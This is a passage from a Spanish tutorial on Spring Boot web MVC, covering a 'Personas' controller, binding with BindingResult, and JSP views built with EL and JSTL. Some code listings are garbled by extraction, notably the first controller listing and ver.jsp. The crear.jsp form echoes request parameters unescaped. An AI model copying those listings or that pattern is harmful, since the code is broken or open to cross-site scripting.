Spring te asegura que tendrás las dependencias, pero no te dice **cuándo**. Si las define como parámetros del constructor es seguro que estarán iniciadas cuando éste se ejecute (revisa el apartado 1.6, “Inyección de dependencia”), pero si utilizas “**@Autowired**”, lo más habitual, no será así.

Dispones al menos de media docena de formas distintas de iniciar algo correctamente. Una de las más sencillas es usar la anotación estándar **@PostConstruct**, que lanzará el método correspondiente cuando el objeto este completo.

## 3.4 El controlador

Un controlador en una aplicación Spring Web es un bean definido con la anotación **@Controller**. Las clases controladoras se encargan de recibir las peticiones del usuario, usar la parte del modelo que necesiten y decidir qué vista dibujará la respuesta al cliente.

¿Qué es una petición? Una petición HTTP estándar. El usuario pedirá un fichero concreto (o la página por defecto de la aplicación si sólo indica el nombre del servidor) y tal vez envíe una serie de datos asociados a la petición. Si el usuario utiliza un navegador con páginas Web tradicionales, lo habitual es que esas peticiones sean de tipo GET o POST.

La respuesta, por supuesto, es una respuesta HTTP estándar. La aplicación siempre responderá con un texto (con pinta de HTML o de JSON), y el contenedor se encargará de empaquetarlo con el protocolo HTTP.

Por tanto, el usuario pedirá un nombre de página, eso hará que de algún modo se ejecute un método de una clase de Java y que el programa le responda con un texto (con pinta de página Web) fabricado sobre la marcha. Por tanto:

- **Le estamos mintiendo.** El usuario piensa que está viendo el contenido de una página Web, cuando lo que recibe es un texto generado en ese momento por un programa de Java. A esta forma de trabajar no se le llama fabricar páginas de mentira, sino usar **páginas dinámicas**. A las páginas que sí existen se les llama **páginas estáticas**. En nuestras aplicaciones de ejemplo no tendremos ninguna.
- **Nos vamos a pasar el día fabricando textos de HTML.** Hacerlo explícitamente con Java y “println” es una auténtica pesadilla, por lo que haremos trampas y usaremos **páginas JSP**. Lo veremos en el apartado dedicado a la vista.
- **Tenemos que asociar cada petición del usuario con un método de Java.** De nuevo, hacerlo manualmente es muy incómodo. Afortunadamente, Spring Web MVC hace la tarea trivial.

Desde el punto de vista del usuario, cuando nos pide algo está solicitando el contenido de una página web. Desde nuestro punto de vista, nos solicita una **acción**. Donde el usuario ve un nombre de página nosotros entendemos una clave que tenemos que interpretar. Los controladores de Spring se encargan de ello.

Nuestra aplicación es muy simple, por lo que sólo necesita un controlador:

```
com.javi.personas.controlador  
  ControladorPersona.java
```

El código de **ControladorPersona**:

```
@Controller  
public class ControladorPersona {  
    @Autowired  
    private Modelo modelo;  
  
    @ExceptionHandler(DatosException.class)  
    public String errorImprevisto() {  
        return "error";  
    }  
  
    @RequestMapping(value= {"ver.html", "/"})  
    public String ver(Map mapa) {  
        mapa.put("personas",this.modelo.getPersonas());  
        return "ver";  
    }  
  
    @RequestMapping(value = "/crear.html", method = RequestMethod.GET)  
    public String crear() {  
        return "crear";  
    }  
  
    @RequestMapping(value = "/crear.html", method = RequestMethod.POST,  
                    params = {"id","nombre","apellidos","salario"})  
    public String crear(Persona p,BindingResult errores,Map mapa) {  
        if (errores.hasErrors()) mapa.put("error", true);  
        return "error";  
    }  
}
```

```

        else {
            try {
                this.modelo.crearPersona(p);
                mapa.put("bien", true);
            }
            catch (DatosException ex) {
                mapa.put("mal", true);
            }
        }
        return "crear";
    }
}

```

### 3.4.1 Anotaciones

He usado varias anotaciones de Spring para definir el controlador y su comportamiento:

- **@Controller** declara la clase como un bean de Spring que sirve de controlador en una aplicación MVC. El framework revisará qué peticiones, qué **acciones** atiende esta clase y ejecutará de forma automática el método correspondiente.
- **@RequestMapping** define qué peticiones serán atendidas. Con esta anotación definimos las acciones del usuario que vamos a escuchar, y qué método las va a gestionar. Su sintaxis es muy extensa, y la veremos en capítulos posteriores. Las que he usado en el ejemplo:

```
@RequestMapping(value= {"ver.html", "/"})
```

Desde el punto de vista del usuario la URL completa que solicitaría al servidor sería “<http://localhost:8080/personas/ver.html>”.

El método anotado se ejecutará cuando el usuario pida la página “ver.html” o bien no especifique ninguna página en concreto; es una de las muchas maneras de crear una página por defecto en la aplicación. Observa que las rutas siempre comienzan por “/”.

Este ejemplo es muy similar, pero sólo atenderá peticiones GET:

```
@RequestMapping(value = "/crear.html", method = RequestMethod.GET)
```

Este último, peticiones POST, pero sólo cuando se envíen los parámetros indicados:

```
@RequestMapping(value = "/crear.html", method = RequestMethod.POST,
params = {"id", "nombre", "apellidos", "salario"})
```

- **@ExceptionHandler**. El método decorado con esta anotación se ejecuta en respuesta a una excepción no controlada. Si en alguno de los métodos del controlador se produce una excepción del tipo declarado y no la hemos capturado con try/catch, el control es transferido a este método. Es una manera cómoda de escribir un gestor de errores común a todo el controlador. Por supuesto existen más formas de crear gestores de excepciones. Veremos otras dos en capítulos posteriores.
- **@Autowired**. Esta anotación ya la conocemos. La he utilizado para pedir la inyección del modelo y poder utilizarlo en el controlador. Por supuesto hago referencia a la interfaz, no a la clase concreta que la implementa.

### 3.4.2 Métodos de acción

Los **métodos de acción** son los métodos que se ejecutan en respuesta a una petición de usuario. Son muy versátiles; admiten al menos una docena de parámetros de diferentes tipos y unos cinco o seis valores de retorno distintos. Más adelante lo veremos con detalle.

Los que he utilizado en este controlador:

```
public String ver(Map mapa) {
    mapa.put("personas", this.modelo.getPersonas());
    return "ver";
}
```

Todos los métodos devuelven un texto, que será interpretado por Spring como una clave para decidir qué vista genera el texto que será enviado al cliente. El framework nos proporciona varios **resolutores de vistas**, beans especializados en esta tarea. Spring Boot por defecto configura el más sencillo de todos, un resolutor que convierte esa clave en parte del nombre físico de la página JSP que usaremos.

---

Una de las tareas de las que se encarga el controlador es ejecutar el modelo y pasarlo a la vista el resultado para que lo dibuje. Hay varias maneras de enviar datos del controlador al modelo, pero una de las más sencillas es definir un mapa en el método. Spring creará el objeto de forma automática, y todo lo que añadamos al mapa le llegará a la vista.

Generalmente le enviaremos datos obtenidos del modelo; por eso a todos los valores que el controlador le envía a la vista se les llama **atributos del modelo**.

### 3.4.3 Binding

Uno de los métodos de acción es más complejo:

```
public String crear(Persona p, BindingResult errores, Map mapa) {  
    ...  
}
```

Como el anterior tiene un mapa para informar a la vista del resultado de la ejecución de los métodos del modelo. Fíjate en el ejemplo de arriba que me limito a guardar un simple “true”. No tiene importancia, ya que en la vista sólo preguntaré si el atributo existe; podría haber guardado cualquier otra cosa.

Este método se va a lanzar cuando el usuario pida la página <http://localhost:8080/personas/crear.html> a través de una petición POST y siempre que el usuario haya enviado los parámetros “id”, “nombre”, “apellidos” y “salario”:

```
@RequestMapping(value = "/crear.html", method = RequestMethod.POST,  
    params = {"id", "nombre", "apellidos", "salario"})
```

“Casualmente” esos nombres se parecen mucho a los métodos “set” que he definido en la clase Persona. Tenemos “setId”, “setNombre”, “setApellidos” y “setSalario”. Pues bien, Si en los argumentos de un método de acción declaramos un JavaBean, Spring creará el objeto de forma automática (usando el constructor vacío), y si los nombres de los parámetros de la petición del cliente coinciden con algún método “set” del JavaBean el framework lo ejecutará de forma automática y le pasará el valor correspondiente. A esta acción de Spring se le denomina **Binding**, unión.

Si por ejemplo el cliente realiza una petición POST para “crear.html” y envía estos parámetros:

```
id=1&nombre=Felipe&apellidos=Cuesta&salario=1234
```

Spring automáticamente hará lo siguiente:

```
Persona x=new Persona();  
x.setId(1);  
x.setNombre("Felipe");  
x.setApellidos("Cuesta");  
x.setSalario(1234);
```

Y ejecutará el método pasándole ese argumento, entre otros. Como ves en el código de ejemplo, por “coincidir” se entiende que se toma el método sin la palabra “set” y con la primera inicial en minúsculas. Si el método se llama “setAlturalnicial” el parámetro del cliente debería ser “alturalnicial”.

También funciona con parámetros sueltos. Estas variables también se rellenarían de forma automática:

```
public String crear(Integer id, String nombre, String apellidos,  
    Double salario, Map mapa) {  
    ...  
}
```

Los JavaBeans que definimos en los argumentos de los métodos de acción son también **atributos del modelo**. Al igual que los objetos que añadimos a los mapas, se copian automáticamente en el modelo de la vista. No tenemos que pasarlos de forma explícita.

Más adelante veremos que podemos definir de varias maneras qué reglas de validación tienen que cumplirse cuando se aplique binding, por ejemplo un valor máximo de salario o una longitud mínima en el nombre; sin embargo, hagamos lo que hagamos el marco de trabajo **siempre validará los tipos de datos** para comprobar si pueden copiarse en el método “set”.

Si únicamente definiéramos en los parámetros del método de acción el atributo del modelo, un error validación provocaría de forma automática una excepción, y presumiblemente el típico “error 500” de servidor. Simplemente, si el cliente nos pasara:

```
id=texto&nombre=Felipe&apellidos=Cuesta&salario=1234
```

---

Se produciría un error en la aplicación. Lógicamente no querremos eso, sino que Spring nos informe de que los datos son correctos o no y que nos deje actual en consecuencia. Por ese motivo casi siempre junto al atributo del modelo definimos un parámetro de clase **BindingResult**. Es un objeto muy complejo que contiene todo lo que nos ha enviado el usuario y los posibles errores de validación que se ha producido, por ejemplo “tipo de datos incorrectos”:

```
public String crear(Persona p,BindingResult errores,Map mapa) {
    if (errores.hasErrors()) mapa.put("error", true);
    ...
}
```

Cuando nos envíen algo incorrecto ya no se producirá una excepción, y dentro del método podemos usar la función **hasErrors()** para saber si todo es correcto. El objeto “BindingResult” (con todos los errores de validación) también es pasado a la vista para que podamos mostrar los mensajes de error de forma cómoda. Veremos ejemplos más adelante.

Ten en cuenta que puedes colocar tantos JavaBeans como necesites en los argumentos del método de acción. Por ese motivo cada atributo del modelo debe ir acompañado a continuación de su “BindingResult” particular. Si no lo defines a continuación del JavaBean no funcionará.

### 3.4.4 Lógica del controlador

El controlador sirve de momento para responder a dos acciones del usuario “/ver.html” y “/crear.html”. Veamos cómo se suelen programar estas acciones de forma tradicional, sin usar AJAX.

#### 3.4.4.1 Ver

Es la más sencilla. Cuando el usuario nos pida esa página, el método busca la información en el modelo y la deja disponible para la vista.

```
@RequestMapping("/ver.html")
public String ver(Map mapa) {
    mapa.put("personas",this.modelo.getPersonas());
    return "ver";
}
```

En este caso la vista se llama “ver<sup>2</sup>”, y de “algún modo” indica qué página JSP va a generar el texto enviado al cliente. No me he molestado en comprobar si se producirá un error en los datos porque ya he definido un método de acción que se lanzará siempre que un “DatosException” no esté controlado. Es muy simple, y se limita a dibujar una página genérica de error:

```
@ExceptionHandler(DatosException.class)
public String errorImprevisto() {
    return "error";
}
```

Esta acción es un ejemplo perfecto del patrón de diseño MVC. El controlador recibe la petición del usuario (esta vez no hay datos asociados a la misma) y decide qué parte del modelo utiliza. En función de la respuesta del modelo se lanza la vista de “error” o bien ““ver”. Si todo ha funcionado, esa página JSP tendrá que dibujar los datos recuperados del modelo, que el controlador le ha dejado disponibles.

#### 3.4.4.2 Crear

Esta acción es un poco más compleja, ya que realmente responderá a dos peticiones distintas por parte del usuario.

La primera vez que el usuario nos pida esta “página” tenemos que presentarle un formulario en blanco:

```
@RequestMapping(value = "/crear.html", method = RequestMethod.GET)
public String crear() {
    return "crear";
}
```

No se supone que me envía nada, por lo que no trato de hacer binding ni de leer nada. Simplemente lanzo la vista que interesa.

---

<sup>2</sup> Qué gran idea usar los mismos nombres para todo. En una aplicación real vas a manejar cientos o miles de nombres distintos. Sé ordenado hasta el ridículo, o no podrás aclararte.

---

Se supone que el usuario utilizará el HTML que acabamos de enviarle, así que rellenará los campos del formulario y nos enviará una segunda petición, con todos los datos necesarios para crear una persona. El cliente esperará que la aplicación tenga el comportamiento típico, así que le responderemos con el texto HTML típico: Un formulario lleno con los datos que nos envió previamente y un mensaje que diga si la persona se ha creado correctamente o no:

```
@RequestMapping(value = "/crear.html", method = RequestMethod.POST,
    params = {"id", "nombre", "apellidos", "salario"})
public String crear(Persona p, BindingResult errores, Map mapa) {
    if (errores.hasErrors()) mapa.put("error", true);
    else {
        try {
            this.modelo.crearPersona(p);
            mapa.put("bien", true);
        }
        catch (DatosException ex) {
            mapa.put("mal", true);
        }
    }
    return "crear";
}
```

Respondo con la misma vista que en la primera petición. Son dos peticiones distintas con dos respuestas distintas, pero es obvio que la vista de ambas peticiones es muy similar; ya que la vista no es un texto estático sino una página JSP, basta con un par de "if" para que me sirva en ambos casos.

Y desde un punto de vista conceptual esas dos peticiones son parte de la misma actividad, de la **misma acción**. Ya que una acción la identifico con el nombre de la "página de mentira" que me solicita el usuario, me parece estético que ambos métodos se ejecuten cuando el cliente me pida "crear.html". Además, Spring hace que sea trivial distinguir entre ambas peticiones.

¿Qué datos tengo que dejar disponibles para la vista? En la primera petición ninguno, pero en la segunda:

- Los parámetros que me envío previamente, para dibujar el formulario lleno.
- El resultado de la operación: si ha funcionado, si ha fallado o si los datos eran erróneos.

Los parámetros enviados en una petición anterior siempre están disponibles para la página JSP, el contenedor Web se encarga de ello automáticamente. Además estamos usando Spring, por lo que el framework ha hecho binding y ha llenado el objeto de clase Persona, que añade automáticamente a los atributos del modelo. Por tanto puedo completar el formulario con las opciones "tradicionales" del contenedor Web o con las opciones de Spring, sin que tengamos que hacer nada adicional en el controlador.

El resultado de la operación es otra cosa. Obviamente depende de nuestro código, por lo que nosotros sabremos qué ha pasado. Se lo comunico a la vista con un par de atributos del modelo nuevos. Lo que no hago es "ensuciar" el controlador con tareas de la vista. Es responsabilidad del controlador decirle a la vista lo que ha pasado, pero **no cómo tiene que dibujarlo**. Por tanto los mensajes no lo escribo aquí.


Sé que la vista se limitará a comprobar si la variable del modelo existe, por lo que el tipo y el valor es indiferente. He usado "boolean" y "true" porque me parece más explicativo.

En capítulos posteriores veremos el resolutor de mensajes de Spring, y que a menudo los textos se representan en las páginas mediante claves. En esos casos no sería incorrecto devolver la clave desde el controlador; de todos modos prefiero el código del ejemplo.

## 3.5 La vista

La vista la componen las clases de Java que generan la respuesta al usuario. Como el cliente suele realizar las peticiones con un navegador, responderemos con textos en formato HTML. Por lo general las imágenes, los estilos y el código de JavaScript suelen ser ficheros estáticos, mientras que los textos de HTML se crean dinámicamente mediante páginas JSP.

El árbol de carpetas y ficheros de la vista en nuestra aplicación de ejemplo:



Tengo un par de hojas de estilo, de momento nada de JavaScript y una imagen. Son ficheros “de verdad” que quiero que sean interpretados por el navegador del cliente, por lo que están en la zona pública de mi servidor.

Las páginas JSP las he guardado en WEB-INF, en la zona privada del servidor. No quiero que el cliente pueda usarlas directamente; de hecho, no quiero ni que sepa que existen. El cómo crea mi aplicación el texto que le envío es mi problema (del controlador) y no quiero que pueda interferir.

También está el fichero descriptor de despliegue. Recuerda el apartado 1.9.2, “Web.xml”.

### 3.5.1 Qué es una página JSP

La página JSP que se encarga de dibujar la lista de personas, el código de Java que se ejecuta cuando el cliente nos pide “ver.html” es /WEB-INF/ver.jsp:

```

<%@ page contentType="text/html; charset=UTF-8"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<!DOCTYPE html>
<html>
<head>
    <meta charset="ISO-8859-1">
    <title>Personas- ver personas </title>
    <link href="estilo/normalize.css" type="text/css" rel="stylesheet"/>
    <link href="estilo/estilo.css" type="text/css" rel="stylesheet"/>
</head>
<body>
    <div id="todo">
        <header>
            <h1>Personas</h1>
        </header>
        <nav>
            <%@include file="/WEB-INF/menu.jsp" %>
        </nav>
        <section>
            <h2>Personas creadas hasta el momento</h2>
            <table class="datos">
                <thead>
                    <tr>
                        <th>Clave</th>
                        <th>Nombre</th>
                        <th>Apellidos</th>
                        <th>Salario</th>
                    </tr>
                </thead>
                <tbody>
                    <c:forEach items="${personas}" var="p">
                        <tr>
                            <td>${p.id}</td>
                            <td>${p.nombre}</td>
                            <td>${p.apellidos}</td>
                            <td>${p.salario}</td>
                        </tr>
                    </c:forEach>
                </tbody>
            </table>
        </section>
    </div>
</body>

```

---

```

<footer>
    <p>&copy; Javier Rodríguez 2020</p>
</footer>
</div>
</body>
</html>

```

Imita a una página web, pero no lo es. Aunque no lo parezca es **código de Java**. Lo que estamos viendo es parte de un método que cuando esté completo envolverá **casi** todas las líneas con un “println” o “write”, generando un texto con aspecto de HTML. Por supuesto, es mucho más cómodo escribir HTML como si estuviéramos en una página Web que envolviéndolo todo entre comillas dobles en un método de Java.

¿Quién se encarga de completar el **código fuente** de esa clase, compilarla y ejecutarla? Tomcat, nuestro contenedor Web. Y lo hace de manera transparente para nosotros. En capítulos posteriores lo explicaré con más calma.

Esta tecnología es muy antigua, e inicialmente se diseñó para que una aplicación Web se compusiera en su mayor parte de páginas JSP. El usuario las solicitaba directamente, y unas páginas usaban a otras. Si has visto algo de PHP, qué te voy a contar. En aplicaciones serias es una pesadilla ingobernable. Nosotros las vamos a usar como la **vista** de un patrón MVC, por lo que vamos a seguir un par de normas:

- Nunca podrán ser directamente accesibles desde fuera. Todas las peticiones llegan al controlador, y éste decide quién dibuja qué.
- Sólo dibujan los datos que les ha dejado el controlador. Nunca llamarán al modelo, que para ellas no existe.
- Sólo llamarán a otras páginas para no repetir un dibujo, por ejemplo el menú de la aplicación en el listado anterior.
- Nunca leen nada del cliente. “Sólo” generan texto de salida.

Todo esto tiene varias consecuencias a la hora de escribir las páginas:

- Siempre las creamos en la zona privada del servidor. Sólo existen para nosotros.
- El 90% de toda su sintaxis y de lo que pueden hacer se va a la basura. Ni lo necesitamos ni lo queremos. Además, muchas de sus características son francamente incómodas.

### 3.5.2 Directivas

Por defecto lo que escribimos en una página JSP se interpreta como una línea que más adelante se convertirá en parte de un método de Java para escribir texto en formato HTML:

```

out.write("<!--DOCTYPE html&gt;\r\n");
out.write("&lt;html&gt;\r\n");
out.write("&lt;head&gt;\r\n");
out.write("\t&lt;meta charset=\"ISO-8859-1\"&gt;\r\n");
out.write("\t&lt;title&gt;Personas- ver personas &lt;/title&gt;\r\n");
</pre>

```

Es todo un truco de sintaxis para permitirnos escribir de forma cómoda HTML; Pero ese truco nos dificulta realizar tareas que serían triviales si estuviéramos escribiendo Java directamente. Por ese motivo disponemos de una serie de etiquetas y símbolos especiales. Uno de ellos son las **directivas**. Son sólo tres, y se expresan mediante **<%@ nombre\_de\_directiva %>**.

- **Page** sirve para configurar aspectos generales de la página, como ciertas cabeceras de respuesta, la codificación de los caracteres, etc. Dispone de muchos atributos distintos. En el ejemplo sólo la hemos utilizado para establecer la línea de cabecera que indica el tipo MIME devuelto al usuario:

```
<%@ page contentType="text/html" %>
```

- **Include** se usa para incluir dentro de esta página JSP otra distinta. Equivale a copiar y pegar el código de una página dentro de otra. Lo he usado para incluir el mismo menú principal en todas las páginas. Es algo chapucero, pero muy simple:

```
<%@include file="/WEB-INF/menu.jsp" %>
```

- **Taglib** permite el uso de una biblioteca de etiquetas de XML en la página. Siempre hay que indicar la URI que identifica a esa biblioteca y el prefijo (el espacio de nombres) que decidimos asignarle:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
```

---

Veremos que significa en el apartado 3.5.4, “Bibliotecas de etiquetas”.

### 3.5.3 Expression Language

El **Expression Language (EL)** se definió como un pequeño lenguaje de script para las bibliotecas de etiquetas. Se utiliza sobre todo para hacer referencia a los atributos del modelo que el controlador ha dejado disponibles para la vista:

```
<td>${p.nombre}</td>
```

Si “p” es una instancia de clase persona, “p.nombre” se puede referir por ejemplo al método “getNombre()” de ese objeto.

Para diferenciarlo de los otros contenidos de la página se escogió una sintaxis que lo distinguiera claramente del resto. Toda expresión en EL se escribe encerrada entre llaves, comenzando con un símbolo de dólar.

Es más potente de lo que parece; admite expresiones, operadores, funciones básicas, etc. Hace conversiones automáticas de tipos, tiene en cuenta valores nulos, etc. Por ejemplo esta expresión evalúa si existe un atributo del modelo:

```
${not empty bien}
```

Y ésta hace referencia a los parámetros de la petición del cliente:

```
${param.apellidos}
```

Lo veremos con profundidad en capítulos posteriores.

### 3.5.4 Bibliotecas de etiquetas. JSTL.

El problema de que por defecto todo se entienda como parte de un futuro “write” es que a veces no queremos eso. ¿Qué sucede si necesito un bucle para imprimir los datos de una colección de personas? A menudo necesitamos escribir código de Java “de verdad” en la página.

Para permitirlo se definieron los **scriptlets**. Consiste en interrumpir en ciertas partes de la página la conversión a “write” de las líneas, permitiendo escribir Java puro dentro de la página JSP. No voy a explicarlo aquí, pero créeme, fue un completo fracaso. La sintaxis resultante era indescifrable.

Entonces se les ocurrió la idea de las **JavaServer Pages Standard Tag Libraries, JSTL**. Un programador define qué operaciones o métodos de Java quiere incorporar a la página (bucles y comparaciones, acceso a base de datos, o cualquier cosa que se le ocurra) y los **disfraza de etiquetas de XML**<sup>3</sup>.

Para usarlas tenemos que incorporarlas a nuestro proyecto con la dependencia correspondiente y declararlas en la página con la directiva “taglib”, tal como hemos visto en el apartado anterior:

```
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
```

Fueron diseñadas desde el principio para que fueran fácilmente distribuibles, por lo que toda biblioteca de etiquetas tiene asociada una URI que la identifica. Cuando vamos a usarlas, le asignamos un prefijo a esa URI y de esa forma evitamos cualquier conflicto de nombres. A partir de ahora, si quiero emplear las etiquetas “core” tengo que usar el prefijo “c”.

Hay decenas de bibliotecas de etiquetas. En este ejemplo sólo emplearé **core**, que me permite aplicar en la página bucles y comparaciones; y muchas más cosas que no necesito porque mis páginas son la Vista de un modelo MVC.

El resultado es elegante; ya que la página JSP está diseñada para escribir etiquetas de HTML, las etiquetas de XML se integran perfectamente. Si lo unimos a EL, podemos escribir Java sin darnos cuenta de que lo estamos haciendo:

```
<c:forEach items="${personas}" var="p">
  <tr>
    <td>${p.id}</td>
    <td>${p.nombre}</td>
    <td>${p.apellidos}</td>
    <td>${p.salario}</td>
  </tr>
```

---

<sup>3</sup> Es más fácil de lo que parece. Basta con implementar ciertas interfaces y definir el esquema XML que lanzará los métodos.

```
</c:forEach>
```

La etiqueta **forEach** define un bucle, que en este caso recorre el atributo del modelo “personas” que el controlador dejó disponible. En cada iteración define la variable “p” (de tipo Persona, se supone), y mediante EL llamamos a los métodos GET para dibujar los valores de sus propiedades.

La otra etiqueta que usaré en los ejemplos es **if**:

```
<c:if test="${not empty bien}">
    <p>La persona se ha creado correctamente.</p>
</c:if>
```

Si el controlador creó un atributo del modelo llamado “bien” la página escribirá ese párrafo en la respuesta al cliente.

### 3.5.5 Las vistas del ejemplo

#### 3.5.5.1 Ver

Ya la he explicado en los ejemplos anteriores. Tienes el texto completo de la página en el apartado 3.5.1, “Qué es una página JSP”. El aspecto de la página:

The screenshot shows a web page titled "Personas". At the top, there are two buttons: "Ver" and "Crear". Below the buttons, the text "Personas creadas hasta el momento" is displayed. A table follows, showing four rows of data:

Clave	Nombre	Apellidos	Salario
10	Javier	Rodríguez	3500.0
20	Ana	Aregui	3760.57
30	Luisa	Pons	1200.1
40	Pedro	Gómez	2100.0

Cuando el cliente pide la página “ver.html” el controlador deja disponible para la vista la lista de personas y lanza la página. Lo único extraño (desde el punto de vista de un diseñador de HTML) es que contiene un bucle que dibuja esa lista, tal como ya hemos visto en el apartado anterior.

#### 3.5.5.2 Crear

A priori parece más compleja que la anterior. La página JSP debe responder a dos peticiones distintas del usuario:

- Cuando llega por primera vez “desde fuera” dibujamos un formulario en blanco para que rellene los datos de la futura persona.
- Una vez que ha completado el formulario, el cliente lo utiliza para lanzar otra petición. La respuesta a esa segunda petición queremos que sea un formulario cumplimentado con los datos enviados previamente y un párrafo que indique lo que ha pasado.

La verdad es que el código es trivial:

```
<%@ page contentType="text/html"%>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c"%>
<!DOCTYPE html>
<html>
<head>
<meta charset="ISO-8859-1">
<title>Personas - crear personas</title>
<link href="estilo/normalize.css" type="text/css" rel="stylesheet" />
<link href="estilo/estilo.css" type="text/css" rel="stylesheet" />
</head>
<body>
<div id="todo">
<header>
    <h1>Personas</h1>
</header>
```

---

```

<nav>
    <%@include file="/WEB-INF/menu.jsp" %>
</nav>
<section>
    <h2>Crear nuevas personas</h2>
    <form method="post">
        <table class="formulario">
            <tr>
                <td><label>Clave</label></td>
                <td><input type="text" name="id" value="${param.id}"></td>
                <td></td>
            </tr>
            <tr>
                <td><label>Nombre</label></td>
                <td><input type="text" name="nombre" value="${param.nombre}"></td>
                <td></td>
            </tr>
            <tr>
                <td><label>Apellidos</label></td>
                <td><input type="text" name="apellidos" value="${param.apellidos}"></td>
                <td></td>
            </tr>
            <tr>
                <td><label>Salario</label></td>
                <td><input type="text" name="salario" value="${param.salario}"></td>
                <td></td>
            </tr>
            <tr>
                <td colspan="2"><input type="submit" value="Crear el nuevo tipo de producto" /></td>
            </tr>
        </table>
    </form>

    <c:if test="${not empty bien}">
        <p>La persona se ha creado correctamente.</p>
    </c:if>

    <c:if test="${! empty mal}">
        <p class="error">No he podido crear a esa persona.  
Tal vez esté repetida la clave.</p>
    </c:if>

    <c:if test="${! empty error}">
        <p class="error">Hay datos mal escritos. Revíselos.</p>
    </c:if>

```

</section>

<footer>

<p>&copy; Javier Rodríguez 2020</p>

</footer>

</div>

</body>

</html>

El código HTML dibujado por el navegador del cliente, después de crear una nueva persona:

Personas

Ver Crear

Crear nuevas personas

Clave	110
Nombre	Andrés
Apellidos	Perales
Salario	4500.56

Crear el nuevo tipo de producto

La persona se ha creado correctamente.

Dibujar el formulario en blanco o cumplimentado con los parámetros de la petición anterior es muy sencillo:

```
<input type="text" name="id" value="${param.id}">
```

Basta con usar EL para referirse a esos parámetros. En el ejemplo, si existe un parámetro llamado "id" devolverá su valor, en caso contrario dejará "value" vacío.

Con respecto al resultado de la operación devuelto por el controlador, nos limitamos a comprobar con JSTL y EL si existen ciertos atributos del modelo, dibujando o no un párrafo de HTML:

```
<c:if test="${!empty error}">
    <p class="error">Hay datos mal escritos. Revíselos.</p>
</c:if>
```

### 3.5.5.3 Error

La página de error no contiene nada especial; si no fuera porque quiero lanzarla desde el controlador (y que después le añadiremos atributos del modelo) podría ser una página estática:

```
<%@ page contentType="text/html" %>
<%@ taglib uri="http://java.sun.com/jsp/jstl/core" prefix="c" %>
<!DOCTYPE html>
<html>
<head>
    <meta charset="ISO-8859-1">
    <title>Personas - error</title>
    <link href="estilo/normalize.css" type="text/css" rel="stylesheet" />
    <link href="estilo/estilo.css" type="text/css" rel="stylesheet" />
</head>
<body>
    <div id="todo">
        <header>
            <h1>Personas</h1>
        </header>
        <nav>
            <%@include file="/WEB-INF/menu.jsp" %>
        </nav>
        <section>
            <h2 class="error">Página de error</h2>
            <h2 class="error">Se ha producido un error imprevisto.</h2>
        </section>
        <footer>
            <p>&copy; Javier Rodríguez 2020</p>
        </footer>
    </div>
</body>
</html>
```

### 3.5.5.4 El menú principal

No tiene nada especial; lo incluyo para completar la presentación de todas las vistas. Ya que siempre va a formar parte de otra página JSP no me he molestado en definir el tipo de contenido que devuelve:


```

<ul>
    <li><a href="ver.html">Ver</a></li>
    <li><a href="crear.html">Crear</a></li>
</ul>
<p class="limpiar"></p>

```

## 3.6 Configuración de Spring Boot

Nos queda una pieza fundamental del proyecto: el arranque y la configuración de Spring Boot. El asistente nos ha creado de forma automática un par de clases y un fichero de configuración:



La costumbre es dejar esas “clases de arranque y configuración” en la carpeta raíz del proyecto, y que el fichero de configuración sea “/src/main/resources/application.properties”.

### 3.6.1 Clases creadas por el asistente

Los nombres de las clases y cuántas sean ya no tiene tanta importancia. El asistente las ha generado de esa forma, pero no es en absoluto obligatorio. La clase que inicia el framework es “:

```

public class ServletInitializer extends SpringBootServletInitializer {
    @Override
    protected SpringApplicationBuilder configure(SpringApplicationBuilder app) {
        return app.sources(PersonasApplication.class);
    }
}

```

Esta clase extiende a **SpringBootServletInitializer**, una de las muchas clases que vienen con Spring Boot para facilitarnos la vida. Se encarga de vincular los beans que conforman una aplicación Web en Spring con el contenedor (tradicionalmente se ha usado el fichero descriptor de despliegue, web.xml).

Como su comportamiento por defecto no es suficiente (no hace nada) la extendemos para que lea el fichero de configuración de nuestra aplicación, que al parecer se llama **PersonasApplication**, la segunda clase que nos creó el asistente:

```

@SpringBootApplication
public class PersonasApplication {
    public static void main(String[] args) {
        SpringApplication.run(PersonasApplication.class, args);
    }
}

```

En primer lugar, vemos que esta clase tiene una función “main”. En nuestro caso no sirve de nada, ya que la aplicación se empaqueta en un WAR y es desplegada en un contenedor Web. No la he borrado porque es lo que crea el asistente por defecto y quería enseñarlo.

¿Por qué hace esto? Spring Boot también puede tener un **contenedor embebido**. En empresas pequeñas lo habitual es que sólo se necesite una aplicación, o tal vez queramos que las aplicaciones sean absolutamente independientes unas de otras. En vez de ejecutar un servidor y desplegar las aplicaciones en él, podemos lanzar las aplicaciones por separado desde un JAR y que sean éstas las que contengan el código de un “miniservidor”, cada una escuchando su propio puerto.

Si hacemos esto la clase “ServletInitializer” ya no se ejecutaría, y en cambio sí que se lanzaría la función “main”. Observa que hace lo mismo que la clase anterior: carga la clase de configuración, que en este caso es ella misma.

Resumiendo, mi clase de configuración es ésta:

```
@SpringBootApplication
public class PersonasApplication {  
}
```

Sólo está decorada con una anotación; pero realiza muchas tareas. Es una de las típicas “anotaciones resumen” de Spring Boot. Equivale exactamente a escribir estas tres anotaciones:

```
@Configuration
@ComponentScan
@EnableAutoConfiguration
public class PersonasApplication {  
}
```

- La primera es **@Configuration**, que como ya sabemos define la clase de Java como un fichero de configuración de Spring.
- **@ComponentScan** le indica a Spring en qué paquetes tiene que buscar clases anotadas con **@Component** o alguno de sus estereotipos. Si no indicamos nada buscará recursivamente a partir del paquete actual. Como nos encontramos en el paquete raíz de la aplicación, buscará las anotaciones de definiciones de beans en todo nuestro código
